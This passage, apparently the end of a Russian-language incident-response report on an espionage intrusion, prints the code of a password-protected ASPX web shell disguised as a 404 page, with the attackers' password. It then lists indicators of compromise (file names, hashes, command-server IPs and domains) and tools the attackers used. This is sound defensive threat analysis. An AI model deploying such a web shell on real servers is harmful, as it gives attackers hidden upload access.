

Рисунок 19. Веб-шелл «404» (форма ввода пароля скрыта)

Листинг 1. Код события, отображающего поле ввода пароля

```
Click the <a href="#" ondblclick="history_back()">Back</a> button to try another link.</li>
```



Рисунок 20. Веб-шелл «Ошибка 404» (форма ввода пароля)

Для авторизации злоумышленники использовали пароль *0p;/9ol.*, такой же пароль они применяли для шифрования архивов. В коде веб-шелла содержится MD5-хеш этого пароля.

Листинг 2. Код веб-шелла «Ошибка 404»

```
<script runat="server">protected void Check(object sender,EventArgs e)
{if(FormsAuthentication.HashPasswordForStoringInConfigFile(Request.
Form["key"],"MD5").ToLower() != "3ab32b47a7dcb67c6d8943ff04254c1e"){Login.
Visible=false;return;}table1.Visible=false;Info.Visible=true;}  protected void
GetInfo(object sender,EventArgs e){Response.Write(Path.Combine(Server.MapPath(""),
Path.GetFileName(Lable_File.Value)));try{if(Lable_File.PostedFile.FileName=="")
{Response.Write("No file to upload");}else{Lable_File.PostedFile.SaveAs(Path.
Combine(Server.MapPath(" "), Path.GetFileName(Lable_File.Value)));Response.Write("
upload success!");}}catch(Exception ex){if(ex.InnerException==null){Response.Write(ex.
Message);}else{Response.Write(ex.ToString());}}}</script>
```

Всего в рамках расследований нами было обнаружено три модификации данного веб-шелла, они различаются функциональностью и показаны на рисунках ниже.



Рисунок 21. Веб-шелл «Ошибка 404» (модификация только для выгрузки файлов с сервера)



Рисунок 22. Веб-шелл «Ошибка 404» (модификация только для выполнения команд ОС)

Заключение

Проведенное расследование еще раз подтвердило, что угроза кибератак на компании, работающие не только в финансовом секторе, реальна. Злоумышленник в таких случаях руководствуется не финансовыми мотивами, а нацелен на получение доступа к данным и контроль информационных потоков.

Приоритет атакующего в ходе шпионских кампаний это обеспечение скрытого нахождения в инфраструктуре организации. Поэтому, как правило, жертвы не знают, что атакованы, ведь у них в большинстве случаев нет ни соответствующих защитных систем, ни специалистов достаточного уровня, чтобы обнаружить подобные кибератаки, ни первичных признаков компрометации: кража денег, зашифрованные данные, письма с требованием выкупа, и, наконец, нет явных потерь для бизнеса, которые указали бы на наличие в инфраструктуре инцидента ИБ.

Для того чтобы понять, как защищаться, и главное — от кого, нужно на этапе расследования инцидента обязательно учитывать и детально анализировать техники, которые применял злоумышленник при организации атаки. Часто выводы о квалификации злоумышленника можно сделать не по тому инструментарию, который он использовал, а по тем ошибкам, которые он допускает, находясь внутри инфраструктуры. К сожалению, не все компании готовы в случае взлома и крупных инцидентов проводить их расследование с поиском всех артефактов, восстановлением цепочки атаки и проведением анализа действий злоумышленников в инфраструктуре. Но когда высококлассная команда выполняет подобные работы и выдает рекомендации по защите инфраструктуры, результаты расследования не только способствуют повышению защищенности организации, но и усложняют ее взлом для злоумышленников в будущем.

Индикаторы компрометации

Имена файлов

45
0.exe
012.vir
02.dll
03.dll
061.vir
1.asp
1.c
1.exe
1.ttf
1211.exe
12183250.dll
123.mp3
16.bin
16.mp3
16.mp3.exe
161.bin
1At1
2.asp
2.exe
2018-04-223-13-04_a.exe
2018-04-223-13-30_a.exe
2018WK.exe
231.dll
3.c
32.c
45.c
6.c
64.c
64.dll
6666.exe
682.dll
682.exe
6to4.dll
7.txt
858.exe
86.dll
876.exe
8789.exe
8789bk.chm
999.exe
a.bin
a.exe
a.rar
a.ttf
A0101377.exe
A0144508.dll
AA_v3.1.exe
aact.dll
aavd.Dll
acdw.Dll
AdobeACE.exe
aphicsit.exe
At1
At1.job
At10
At10.job
At11
At11.job
At12
At12.job
At13.job
At14.job
At15
At15.job
At2
At2.job
At3
At3.job
At4
At4.job
At5
At5.job
At6
At6.job
At7
At7.job
At8
At8.job
At9
At9.job
atnow.dat
atnow.fnt
atnow.t
au.exe
AvpPower.exe
b.bin
b.rar
bak.ttf
bakit.exe
bcrypt.dll
bhos.dll
bl.t
buert.exe
cc.t
cc.zip
cfd.exe
cierdecll3.htm
cjwz.Dll
cli_utility_for_install_service.exe
ConnectRes.txt
conshlp.exe
cpuzud.exe
crec.aspx
ctfmom.exe
curl.rar
czof.Dll
d.bat
d.rar
dat4.tmp
dbx.fnt
Dc1.dll
dcs.rar
dex.exe
dlwy.Dll
Drweb.exe
ds9vs.dll
DumpSvc.dat
explorer.exe
fcopy.dat
fcopy.fnt
fcxl.Dll
file.exe
FlashPlayerUpdater.exe
fon
fser
ftps.dll
fzhi.Dll
gc.c
gc.chm
gc.fnt
GD.exe
GD.fnt
gd.t
getdir.fnt
gfk.chm
gfk.ttf
gjhzs.rar
gjhzs909.rar
gllr.chm
global.aspx
gp.c
gp.chm
gp.fnt
gpzf.dll
gpzf_.Dll
gsc.c
gsec_dump
hp.exe
hpmon.exe
Hpmon04.exe
HPUdsvc.exe
HT.exe
i.bin
I.EXE
i2.dll
i2.exe
i2mss.exe
igfxmon.exe
igfxmons.exe
igfxpers.exe
igfxspel.exe
igfxsper.exe
II.exe
II2.exe
iis.exe
in.exe
ine
insets.exe
Install.exe
insts.exe
int.dll
int.exe
Iprip.exe
Ipsec3.dll
Ipsec4.dll
ipxrip.exe
ivjq.Dll
iyzp.Dll
jssg.Dll
kerfcc.exe
krtf_.Dll
l2cx.fnt
l2cx_linux_x86.fnt
lcx.fnt
lfmn.Dll
lgyo.Dll
libeay32.dll
lsass.dmp
lsmiis2.exe
lsmis5.exe
lsoss_1_.exe
m.bin
m.rar
m.ttf
m2.ttf
microhlp.exe
myz.dat
mz8.chm
n.bin
n.rar
n.t
nbtsan.t
nbtscan.dat
nbtscan.fnt
nbtshow.fnt
nd.rar
nd.ttf
netui4.dll
netui4.idb
nov.bin
nov.rar
ns.chm
ns.hlp
nt4.rar
oqaj.Dll
ot5.dat
ot5.fnt
p
p.bin
p.t
p2.dat
p264.dat
p3.fnt
p32.fnt
p6.bin
p6.c
p6.chm
p6.fnt
p64.fnt
part001.rar
part002.rar
part003.rar
part004.rar
part005.rar
part006.rar
part007.rar
part008.rar
part009.rar
part010.rar
part011.rar
path.txt
pdx.dat
pdx.fnt
phicsit.exe
Pic
pl.chm
pladi1.ht
pp.rar
pp3.exe
pp6.exe
psc.chm
psc.dat
psc.fnt
psc.t
psk.fnt
psl.dat
psl.fnt
psug.Dll
pswv08.fnt
pw7.fnt
PwDump7.exe
px.c
r.bin
r.chm
r.fnt
r.hlp
r.rar
r.ttf
Rar.dat
rar.exe
rar.hlp
readme
Res.txt
rlbl.Dll
rp.chm
rt.pdf
rt.rar
ru.ru
S.exe
s.nam
s.t
s.til
scan.dat
scan.exe
scan.fnt
scan.t
scss.exe
set.dll
set.exe
sft.dat
sgpq.Dll
small.exe
smb.t
smsc.exe
souicsit.exe
spk.fnt
spk.hlp
spk.ttf
srgk.Dll
str.txt
svdnost.exe
svohost.exe
svohost_1_.exe
sysinit.dll
systeminfo.mp3
t.bin
t.exe
t.rar
t2p.rar
test.exe
tfr_l
tfs.dat
tfs.fnt
tfs.hlp
tfs.t
tfs_l
tgb.rar
tlhh.Dll
tplh.Dll
tr.dll
tr.exe
tracert.dll
tradoigfx.exe
traffic.exe
ttbyabc.dll
tuye.Dll
ul.dat
ul.fnt
ul.t
ul2.dat
ul2.fnt
up.dat
uwse.Dll
uyv.rar
v.rar
view.js
view.jsp
vniplat.exe
w.bin
warn.aspx
wincsit.exe
winspool.dll
wipcs.t
wk.chm
WK.exe
wtfmon.exe
wvae3.bat
wvae3.exe
wvares.dat
x.dll
x.exe
yhro.Dll
z.bin
zb.fnt
zeqh.Dll
zmss.exe
zmss8.exe
zsmss.dat
zsmss.dll
zsmss.exe
zsrss.exe

Хеши

02E5BF4227F94E72C401EF8A052F61C370C1DCFBB4695E432CCD2982BBF529E9

039C1FAF0F37F47908B213C00D1EE595ADE0E058E252596E0C92979A2B7B4143

03F96088C715C06BAA00492A0A4EB5BB0D00A9DAA12F507FF77BB292ACDD5E70

05732E84DE58A3CC142535431B3AA04EFBE034CC96E837F93C360A6387D8FAAD

0DC5C83DA6281E026F0E05652FF7C0701F9690B43A12C661F9E077E9B365C94D

11B06FC4DBACC2357D7F277E302BE9C3CE907B9FD91FFD8E847D0AFB86EEC1E2

1257539E1D64D3B646C4016332338041FD11AFB3C3BBE3C1B9F1A3580968D722

129CF0573D54447FA4985BC26C8A6F0CAF41F239A3E3605137ECC1365B828166

12A56D1DFE0D3ED044FB1CAB55C5F444FD98835761CE2B3F7A8EA8AC2389B9AF

16E2A78AB2CCB064C1F35A89CFB4BD64491AE97D48BD1E90124E1162F2804147

16F413862EFDA3ABA631D8A7AE2BFFF6D84ACD9F454A7ADAA518C7A8A6F375A5

1743C9DB17AA0B6D58BE9EED32330C5C0099E364D402316AF9C40AB7CAAC1BFF

1789D39A2312199A41783C289D20AD655B9F4273730FE159B70E411BA4B600C0

1827B320F931F6CF653A18577255E8E300D073F17FAACE10A3C75D0575D3E744

18C213F57520461FC5E279B3756B6BF91ECF172E7921D50EB5A6A1D276D9A559

1977D9F301ABC22E228F53386831BB1238C0BAADFFFD25C8313BFEFB20BB7E22

19BD3D0A545EDA42E7F7E202BED8A69BAE101DE84B9ABCD1C32E73D9D1BF7E5E

1BAAA8BC49B1FC28C423601C8DE57DBAEF93E83BAFE24495E3EF1E69B9A0B252

1CE3CD926981C57F6F8374505C820A566BFE019639388DC2F10F37848E0DFD22

1D867802F3A5A21A4E47E5DCC19CBA0361E7ADC943F7254D68373B132CCFF5B2

1E36E7CC7EFFFAE741FFF6F6767A1119956290CA25DC56CF6408122608A8E0B7

1ECD8EEC4B37234A6F7574863BD2DE4E68A657689DA2E08A9FBB5CEFBF2DA929

20B5EDBA5804AAA4A3F75582F289F44005DB7391783588261AD7BCFB245B8807

2216524BDBEBBBCFF6BBEB7BA0A138A4870A960ADB4CF848777DFF9DF9BFDD9F

22D5ED5378BAAB14F70B6E1AB52365CEFEEC2436DDB9A5162350EB426939E2AB

24CE0093EE095036A6AC214F84CCF3E5D041778A560EC62A557857F0B848CD7A

2626B49EE4C59421D4731D1EEC153C87EC01763D8DF42BA903BDF269249B6279

27000CB784D047F664F372E2AF1A61A0B5E9C557E215F524F5589D0FBF5A7116

2725D22E16CB7E7588A7FA644723B3050D598857F3892EE33511E5B055DEA3C6

28AEDF8050D2AB7A4B5028746C714023087D1F5B5767F5A6C3E1AAEA7441391B

2A0760E9EEC9C3957FF78F0D8DB8DC17D92B80D1E4DC649B2886DC6A0C234187

2C24EE33CA77D1C03DA75BB465019DD8778497F6E57FC06D0DA08D0DE8A2872A

2C36CE8D1754145243C8C44475408018F7BE4377343019E12026BDCB712D5CB3

2C96C4D32BDC02FF89ABE4DDC9A18FDB4E5E3BE0ED5FAC561A3BE8622F17B131

2F3C52F9C858D38B6964B9DE37A97C251892DB941117BF6C47743272DD133AC8

32AEE4C9B886CF026D55C8DE703AF5C5469CD0B2CE6CFB67E039F7C347221F92

339828A0516652DC5BC61B72602DF017D6A10DB78773309E9951197AB40A2313

33B06CB06E1034FAC0EA27995BD2C10CC8645D082E900BB5256C4F045403483D

3470407F1F5C445660978F8990B1F515E77210AAF7314B1F407DD76C4CA1E874

3497B28C5652BEE5B205818BE6C5CB90B8C8CA4BFEA0EE0817AF55E7C339FD6A

35A45A79D9F3EE66DC81A8329A111FDF16A1D55D2DE8A43CAEBD5A39A04050A9

36C42BDDAC7A187D82A16CD13BE8B94C47066BEEE8E0CE4E02C97FFA4B578CC3

375B40C30DA648EABFBCECDC6E6392673963EAE99A73518933ABB9FA7FCC9BCE

378344BE58D2277C2456825B14E008F97330C37A8AF876D18B5E9EDF568F30C8

38499A5289DCD333CB50EB7AAC9886448E7B2D3792516E8ECD938A2279E5ACE1

3877A9167494D8D344A0C49274C1E4F91B4C35398E74A9B941303D35822A7AEB

395D40D5AB54E009A02D990A37327A477E60530C83242C3E1DE1DDE26DB7666F

39D021EF22F95E8C301533E7BCA0B12B8E14909F1C4B3ED6C9B1F03D610CFBA0

3A39CD5CB362188DE53B702FEC934523C27123B080803B1B8A859E288AC353DD

3B178C063372245C8A6CFD4F059FB43C0BE08BFB49209096CE38E379BF521669

3BA85E2C2E40FC60D62214B85FE3C46BFD11ECDABF7506A3FADD81A7360029CF

3CE4B936BDB3469057CC193DFCA58EF6AE28F8B4355285AB6E97CC7457EC3CAD

3D75740A1DB7A259345E100CCEE3E3CEA3ED46D707804438F2C6884197A64076

3F8B447A2C0C1E677CD77481875861FD2D75B82056B129F163463B5225A6369E

40361A025DED3E83A206277DE2D1A24C58932964E23D0CF7D2A2FAD287192EB7

413AA698E2EDB042A3FEE76EF015A1A610F54F1502CA21F7F95A19AD2EB352D6

41428673B20408C052FFF5C6E8E06DD9AAD4F151394FD248A81462D3E7416777

42829129B396465F0355B88E1A4FCBD62E1DB26D6A226DA5FD045314C9DE57A9

439EEEAB09BC8F7FCB65BC221D50D13989F00746F4B155516086620186C785E0

4417C224C82A7DF33AF41DC4D9A07DC6955A531432048C6FD9874E48D6502D18

446F84069E825062D1D56971B7578361EBC4FEB1988950701065D9C18A3E7941

457E509889288C9523EBC1333682A9D9B3D913F9D49F8ED5E24ADD9CE2C813F4

45EF65B99D5970C736CA5C5D84C4D335107A7F4C9C42D57CB02809819FEC722F

49BBE9EF463AE3BE170016282FB34BAAF643232FDD00EC10E94C6FE3ECB5047A

4CF787E9B2D3FE6E38476D280A066F0C6E7A452C14B077903009BE16BC373E0B

4EAF82CC6F13A0F97CBAB23F2ACF86523768EA09F8A6172DD31DB9EF59ABF8CD

4EB28758D50CBB661C0AA3DF9260D7F8214B1D74AB623B07B50CF1A98E019D52

597FD8D8BF5078C2E3BCEB4B64EC88985DA9D8976B24C4D49792950BA2F79CCF

5A15A3692EDB61202F1AFB8E5DA1D6F1FE73183644EFF3A38EBB69D9811783CE

5A19EB4140A5871E409A6BAD547035622A0F4FF993E3D8DAA76CFC25338ACDA6

5B3F3655C5683596394C44A52E002C08DFE1DA688C116DEDF0DE1C859D334B4C

5BBF07235C668683B3CF1B2DFF1F815BC760A195AE7CFD62948A6EBF24F2D204

5CC12AD9E80C6654D7B6C07D40EACE36CE6B6E1806BE81A50FE6BD94AECF255B

5D5113B9FF6D52048E964E6C6DACA6152448AD43D809BCE29B2EF193ADE2A51A

5ECCC046835C58CEA560566F6DA47D424A994773EE3A05FBF429D3C9DDE0AD7C

5ECCCB17C7A529C8066F353BFAE342E9E27A1C1E8916F199E539E359757B11C5

5F1D61F09D461CE6860B92C1E8D6410F511BA3428C1442364C9E052A97C48F75

6195ED2380118A50740FC7CB3CB646128BDDA649FFC1F51F34E208BFC0F2D3CF

6324E31D90E7CCFF78F3311A067373828D764B5EE7F1A9224E01FCFD2AA0C717

63AE495D981E1EC36A32D989C2D414C03094CCBB7F5438498AF5BE8AC8E22882

63B1E09BE45AB14596AA4C1F2EE406FF3E275CAEB16EBE0FD44C520BFE6B78FF

6414A7DC658DA05ED0F1C3814256B9729E55560110AD46FD5E6FADEC2AA66A2C

69CE2CD26E72AC68C362733D5186AB22F9266E9530C80477FAE2454631373973

6BA6052F2074318E094CEEEFCD8A661EE89E178795CB3ED66BE8DAD787D695D0

6BC4497B86DF521B413E4574F4CD4289C986348D2A69DA1945FF1A1784DB05DB

7310A400D6CC9435323407F1E1FA9307069DE6A54A61EA39E05D161E8BB1EC38

74CC653D34FBB5CE9CF6F80261E5B096C5F77939F06CABC9F0258C43751A3FDF

79D531F0676A3EA00217F66FD84E2E101B6258816987E8A9FB2E5B59834A3700

7AD0FA474C9D85B29A76E2D3AB28DEA27EC86D1DB63F423F276D63F345372DF8

830D032697691B6819EAED2E65BBD60CFC95B935CA4CBA0784A9CA07E117962A

84BE0E1CD0A8FD4231657BAA7EBF7DF2D0193AC0EC86E2115F0CA96FE5AF5391

852F4A10F3077F5285A345E0CC5B24C23904C1EA81D289879C1B7A9FF8A3886A

87103C8C2C26310C01545501808DA8375B1393C5666C0D3EE0532436A0787024

8729E9ACC699A2663C3526C2592B6A65EB581C18E90FD658D24EBC27A145006A

8864395A61E6301DE16A1BC1E44BA81EEF50F381C5C5BA96B775125D9CFE9BB5

88D1F87FB3DD62742669DDCD1ED3EF75A7739B0890218B5EF9205ADD410BA9BC

8A9AB306676B0FF96308A8D1C3BB2708F056BA4C40B8924E554652D9D6BAE10D

8EED9833EEB8DA580C21ECC24CF11EAC9E9FCBF0CE3C590BA083FD87CB79162C

8F9ED3DF67AAAE1173F812176A3AE0E55C5CF509F214B907FB2429D25E660C3B
8FD5E77EB0F3793FA3EDCB37D6036837C509B73E316DE12ACEF3F9FE53785800
8FF83CE96392A54E747CEE31D81C01BBAEB625D219E91E2242C7851065A132D9
90C5478CDF810F74A8459C49C23F1744CA70F80E8CCDE28F7B35FDCD47058991
930F71453C6DDBC130C14C5A0374B8A0A1ED9F783A1D937A95A74DA2085091F5
94CAE63DCBABB71C5DD43F55FD09CAEFFDCD7628A02A112FB3CBA36698EF72BC
97954187FD1963FF8F3F4940DD159A5615F53414F40D2B6EC5E8C65BEAD1F823
9905E15FE72312C0B331438E54D33290F3570B069D240594CFC7B29776433347
9A6363406E3CC50F8933EDF57A6EB2B34397A0CA1A01E2BC15BFB631DCD39237
9B645E000AE447E7B7761486F2502620A728A92F63A88350559D2CE25FD6E740
9C6644DDFA0964444FFF983C69147B84663A06634D70E8A7A6AFDD83CF81B047
9C83F3AD5CDC485D4537711CDFDE08F804DFF4EC5965E3CA4D592AB89C470A90
9D14D680770D58EFA7CD10EDDC4D0567003CFA0C637B19293AE9947B179352B7
9F59D8DA895D673B8A44CF22AF5AA102AE47BCF9C1D0747F90A20B08FA26CD51
9F7F1FFAD39B78F807819D1C0A387029051BF83A5327FDD114747E69AF27DD3F
A199F7CFFEDFBC29DE5038F26D787B8CEBE9419FAA3EBCC60FF525A8394CD8E6
A1C5FA585FE39756B9B68C8300D004FA2197F35A5F91D45099CCA6F48A273A9E
A32F9871166C20CA071BEABF31E55CD78B91C680EC4EB2974B8C6D897E4A937F
A3B0472C35F9B1B831FE29A395CD03C34C805F5F1B48E4916543118EDB7BFC59
A4027994D393F63C9729181364A65BA597B788F99A8F5B9071DF056A5924871A
A4D43DBD89469003DB525011BF7C0F4238BCFB62EF50817AA476D0A111A9838E
A5986423F0E4CBEAEA4161DE313B3F9AD5F5B0489FD49C7D646478A46030DC1F
A5FFD5BE9ACC472A237F8DDDF189A46EECA6BA026FA8F3A564C533891D3A6068
A65FB1FF99711B0705D290F04AC82E8B1C4D57D97609CAD1FB438E8C098EA4AC
A6A0C55DE5C8DEF0EA81EDB5BEDF8B3E44847193A8A424B3FF143F0FEA527E85
A9953390E2107439391EF965B29E573FFBCDEDA99A2F9B23E2B661DC0B39A2AE
AA142160446A919EABA99CE15992F6E11B1FDAA7A9F569979A29068120F774CF
AC2F7A35BF6467D149099BA5C7287730F9ECBDBE30620DA00EF706CACE38D52C
ADD1AA87AE6D4E6ADF430882B4B41C85084C456427FCCA74E04231B7AF035FD2
AF5632EAE9C825A9842498DA8C8433067AEC9F5DE6E8DD6AED9869FC55E3311F
B134337A9EB771DE606402D402259755C376BD3CD9A8D3B082D1A6D42082C3BA
B1461180E5EC961F373353B9320396614BD103A92113C2DA8451A85D9A26D40F
B3298921D64B38212D420C1DB99F7AF5131DD034045ECFD5E61C81B5132B7AA8
B44F2E6EBC44DDEF1B31882FA936C5EC9C59444AEFA496E31DB78DD0496C40FF
B5FAFCD5BA301BDCED4AEAD83B43776B181177C095FA77EC7C1CD20CA0C1F16A
B66961D7A143258328FAF6ADFAB3A76CC6C5203DB6DE75DBC8D92188A94F6E1B
B6705D56B6652327766AE0CD6D534FD1C9FA15FB285C66634A0865709B54BA4F
B6BB6A615CD4B69B6EF356687C3D89AEE6C10CD9017983A0A0123DCD34B73DC7
B7F81319543F16894802903DECF8E6CC67B653BCA110D46A1922110C45ECF927
B872982BE285A934624A1B0062BE3F6F6D4CF581582225D462B4CA42FAC6FAC2
B9AEC9FE90560AEF73D243EC98407CE16B9205C43BB479C9C48D3D6571FD3549
BA7100CBDF75CB422415D92E3F40A96FCC0E1FB7371A4BF93D8B1EE6EB33A71B
BB0120F8A8A47BE9B6D83BBF1A3CC88E83C7C15AD6853763B3322C23FA7DFEAE
BD66C143E61378E20B8707B1087AA3CCDA89B981EA9BB0CD58AF1553AC5CCD6A
C0811489113E099728A172129EB65DD83135F005228DC1C68E692B7AEBFA4F74
C2D461BB057A5285C0B486191406A8CDCB27B068B85C6A2F1ED2E4440A89667C
C5730237D582EBC67B16AEC7D8C2F4713374E2E24F4526012F81D691FEC4047D
C5C7971596C26D2B06A681823EFF6498E2D711EF2CB835561F3F02EC939CFC70
C9B7D6F903A3C60ABE223301930C83B10E5D75C766FD46AD76EFB9C06A5E9C78
C9D5DC956841E000BFD8762E2F0B48B66C79B79500E894B4EFA7FB9BA17E4E9E
CC65064D24DCB2A2A828A3094BC6AA8552D562EF70DD54516847EE2ED1AF505D
CDA8E6FCC17EB0D20AA9F9886B68F24FE620DD62B64F24DDA2BCC631D80E5668
CEBF1B189633AC68EDF0F7C5EE511C98BBFA4FAA035F03BEA9567C7618716F90
CEE7EA70B2ACD485091FAD2BEBFDD94E7441E193B971933C1262DA8E0B9DC869
CF5175433E33881F72310AFCADB3F2A26F2D587ED7EACBD142AE87253794BE53
D7E74CAC420244D367745DAE65559483B9CE8BF503F3E673011579A5A0D5D8DB
D9B584F7DC2F9DDBDE5C2100ADF8C41345844B6FE611B32C8A706985D65937F4
DA913C1F55544B34F246438767BFD9E635B972A0796E214F78B94928D7301344
DB0CB43151CCF1B60F7C2B2A26BE378685C9867DD67CDD9BA74C242C9D719FE3
DB84364A4DD1D45C7F7EE0DA8A173A2476824F35D1802D3FFD7298BF58C506FD
DBB05DEC80B41EDDBB9D28788287BCB5C976C43E9DB10E7858AC0F7CC73DC6F8
DCB8ECD5BBC1D57EA7B5931D11D216A3CAD6B486072164ADCB6054914D19CA06
DD23795A9B4FD3D90A74DB73A9B6D4EA51F5BE558485AE7C5C2C03D84E434B63
DD8C418EBA9C96C668D744034A059B7B2208BDC57266B1D96637D9E5FF1CD61F
DDBAC58F0B4BD56D398FCC7C5284E01B30451F6EB57510EB85D68602DCB3A803
E0E1E5F4FC7B2DD84B8D3062547B4C339C2FB223EA691BE519DF34013EC8DB25
E10AFF4DB0D0E8FFC308875D6B92A856842CA884ADEE45120B8797A5E1B4BF66
E2E3689CBA34A8DD3C25A964E7993692305DDAEA9AB4D6F7289DAEC7FEC1CDEE
E3CAA5762FC729758A88D19E8318A7BEC582A0545C410B9D6E83FA6BBC6F191B
E3D8A0A3D83205C25372D914417360C5A6982A2265FB96BCCE7CA04E40C6BE8C
E472AD43000AF4D77ACE2444345BCC66F927D835C9BD188EBB5C67A4A83B3F36
E723076EE10041E3112E721EF1487BA124BA05DC0DA2CDBF288F948AA2CF080E
E7E0D94408986525F439D39004292062A487FD8D0E1C5497754AC960E36DC5EE
E8C54BE8487438B0956203DC5DA2C2122B999F12526E623D50F542666646F176
ECF37807C9F986238E3EEFFA4F9DC3514A88F03E9A9576932962AF7CB00C84AF
EF0281CCDE19C2E2190617741CEC07342BA7261C30A746E2FECE1F4012C2ADFD
EFB05CD4DD9C7057B56F25264715E1139B35F6C183B17528A1004AD09E3DA6F8
F20E33F5D59B06ED725C8DA4429D46781D3796C0F661EBF4ABC9F8F0D95D11EC
F40F0060217884E5FCD26C05EB585D548FA95BCBA2E0399E13E69110ADADC0F1
F9B02A73DF01CC80F3F0E0F00C65683A853F61CB8FB9B928BFB5B3FBECDAC614

IP-адреса командных серверов

104.207.131.59
104.238.148.252
104.238.167.138
104.238.171.66
104.238.188.193
104.238.190.19
104.238.191.117
104.238.191.58
107.191.47.0
107.191.55.121
107.191.56.255
107.191.61.53
107.191.62.30
107.191.62.63
107.191.63.40
108.171.192.40
108.186.9.16
108.61.103.113
108.61.165.235
108.61.176.6
108.61.184.73
108.61.209.166
108.61.213.122
108.61.96.123
109.74.193.218
115.171.217.22
115.171.23.103
137.175.104.3
137.175.4.161
139.59.181.152
162.251.123.38
173.199.70.35
173.254.221.208
173.254.221.212
173.254.221.225
173.254.47.58
174.138.174.134
178.124.164.210
178.62.64.194
185.92.220.4
198.13.38.9
198.13.40.158
208.115.124.86
208.115.124.90
209.250.236.178
209.99.40.222
212.38.176.192
216.244.78.239
216.244.81.206
45.32.10.120
45.32.144.26
45.32.144.36
45.32.150.105
45.32.188.102
45.32.189.150
45.32.189.152
45.32.190.19
45.32.20.96
45.32.22.137
45.32.233.191
45.32.245.189
45.32.252.97
45.32.58.23
45.63.115.143
45.63.119.108
45.63.27.207
45.63.28.153
45.63.28.169
45.63.29.29
45.76.120.223
45.76.127.45
45.76.133.158
45.76.138.76
45.76.208.43
45.76.221.147
45.76.44.21
45.76.44.8
45.76.45.183
45.76.46.180
45.76.85.174
45.76.85.89
45.77.11.53
45.77.134.16
45.77.141.40
45.77.226.22
45.77.233.247
45.77.239.146
45.77.65.74
46.21.151.78
67.20.113.129
67.20.97.63
69.195.80.130
74.220.221.82
76.74.178.92
80.240.25.110
83.234.149.173
84.200.14.210
84.200.4.230
96.44.175.168

Доменные имена командных серверов

aabdc.dynssl.com
accountside.zyns.com
anata.ooguy.com
associates.ddns.us
atlasdo.epac.to
atlasdo1.epac.to
automatically1101.dynu.com
bestcash.accesscam.org
billing.lflinkup.org
bluetraveller.onmypc.net
carrot.compress.to
clientlogin.jkub.com
dbcript.yourtrap.com
economic.itsaol.com
elp.linkpc.net
elp.ns01.us
finaldog.giize.com
foundbox.zyns.com
francegod.mefound.com
freestylepannel.dynu.com
funsclub.wikaba.com
funstraction.ignorelist.com
fwiffer.jkub.com
game.changeip.org
greatland.yourtrap.com
happynewlife.mrface.com
jailout.sexidude.com
jfgi.onedumb.com
konwleg.mypop3.net
looseup.mywire.org
mail3.5wya.com
menzu4.25u.com
mindme.2waky.com
mormorsale.com
net17.ns01.info
net17.ns1.name
newhouse.fartit.com
nomotion.mrface.com
novnitie.com
ns02.ns02.us
openfire.https443.net
openfire.zzux.com
pellguide.myddns.rocks
polygo.camdvr.org
popmail.linkpc.net
provisioned.kozow.com
quatermeter.strangled.net
sb1.ns01.biz
sb1.ns01.info
selfsegmentation.zzux.com
sellbase.loseyourip.com
slogicroot.com
software.zyns.com
sound.my03.com
spartacus.ezua.com
sssbbb.25u.com
sssbbb.ddns.me.uk
sssbbb.ddns.uk
standpay.dynu.com
statcountone.dynu.com
tec.ns02.us
twoseccends.onedumb.com
whathelp.mywire.org
whogetthis.ddnsfree.com
zerofocus.toythieves.com

Ссылки на источники

Общедоступное ПО: названия

AtNow v1.1: http://www.nirsoft.net/utils/atnow.html

PWDump: https://www.openwall.com/passwords/windows-pwdump

GsecDump: https://download.openwall.net/pub/projects/john/contrib/win32/pwdump/

HTran: https://github.com/HiwinCN/HTran

NBTScan: https://sectools.org/tool/nbtscan/

RAR: https://www.win-rar.com/start.html?&L=4

